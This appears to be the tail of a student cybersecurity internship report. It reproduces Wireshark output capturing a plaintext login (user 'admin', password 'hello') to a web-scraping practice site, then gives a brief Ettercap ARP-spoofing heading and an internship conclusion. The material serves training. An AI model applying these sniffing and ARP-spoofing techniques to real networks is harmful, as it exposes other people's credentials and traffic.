Host: testing-ground.webscraping.pro\r\n
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0\r\n
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8\r\n
Accept-Language: en-US,en;q=0.5\r\n
Accept-Encoding: gzip, deflate\r\n
Content-Type: application/x-www-form-urlencoded\r\n
Content-Length: 19\r\n
Origin: http://testing-ground.webscraping.pro\r\n
Connection: keep-alive\r\n
Referer: http://testing-ground.webscraping.pro/login?mode=login\r\n
Upgrade-Insecure-Requests: 1\r\n
\r\n
[Full request URI: http://testing-ground.webscraping.pro/login?mode=login]
[HTTP request 1/1]
[Response in frame: 52]
File Data: 19 bytes
HTML Form URL Encoded: application/x-www-form-urlencoded
Form item: "usr" = "admin"
Form item: "pwd" = "hello"
Key: pwd
Value: hello
Bytes 632-636: Value (urlencoded-form.value)
Packets: 74 · Displayed: 2 (2.7%)
Profile: Default


Applications Places wireshark Mar 14 03:47
Wireshark · Follow HTTP Stream (tcp.stream eq 3) · eth0
File Edit View Go Capture Analyze
tcp.stream eq 3
POST /login?mode=login HTTP/1.1
Host: testing-ground.webscraping.pro
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 19
Origin: http://testing-ground.webscraping.pro
Connection: keep-alive
Referer: http://testing-ground.webscraping.pro/login?mode=login
Upgrade-Insecure-Requests: 1
usr=admin&pwd=helloHTTP/1.1 200 OK
Server: nginx
Date: Tue, 14 Mar 2023 07:46:21 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Keep-Alive: timeout=60
Vary: Accept-Encoding
Last-Modified: Thu, 20 Aug 2020 03:21:43 GMT
ETag: W/"10e5-5ad469e948146"
Content-Encoding: gzip
<!DOCTYPE html>
<!--[if lt IE 7]> <html class="no-js lt-ie9 lt-ie8 lt-ie7"> <![endif]-->
<!--[if IE 7]> <html class="no-js lt-ie9 lt-ie8"> <![endif]-->
<!--[if IE 8]> <html class="no-js lt-ie9"> <![endif]-->
<!--[if gt IE 8]><!--> <html class="no-js"> <!--<![endif]-->
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1">
<title>Web Scraper Testing Ground</title>
<meta name="description" content="">
<meta name="viewport" content="width=device-width">
<link rel="stylesheet" href="css/normalize.css">
<link rel="stylesheet" href="css/main.css">
<link rel="shortcut icon" href="/img/logo.png" type="image/x-icon">
<script src="js/vendor/modernizr-2.6.1.min.js"></script>
Entire conversation (5,206 bytes)
Show data as ASCII
Find:
Find Next
Filter Out This Stream
Print
Save as...
Back
Close
Help
25 bytes)
wireshark_eth0IS7J111.pcapng
Profile: Defa

2)b:) Perform Sniffing using Ettercap in kali linux
In an arp-spoofing attack ,messages meant for the target are sent to the attacker instead of the victim allowing the attacker to spy or deny the service.



CONCLUSION

The internship enables the student to harmonize what they learnt in class with reality in professional ground. As a partial fulfilment for the award of a bachelor's degree in NMAM Institute of Engineering, it is fundamental for any student in his/her learning period to undertake practical training. The aim and motivation of this industrial training is to receive discipline, skills, teamwork and technical knowledge through a proper training environment, which will help me, as a student in the field of Computer Science. This document describes the work I have done as part of my one month internship program with DLithe. This internship gave me the opportunity to work with the department of Computer Science and Engineering in the field of Cybersecurity and to gain practical knowledge on networks and penetration testing and its underlying exploits and mechanisms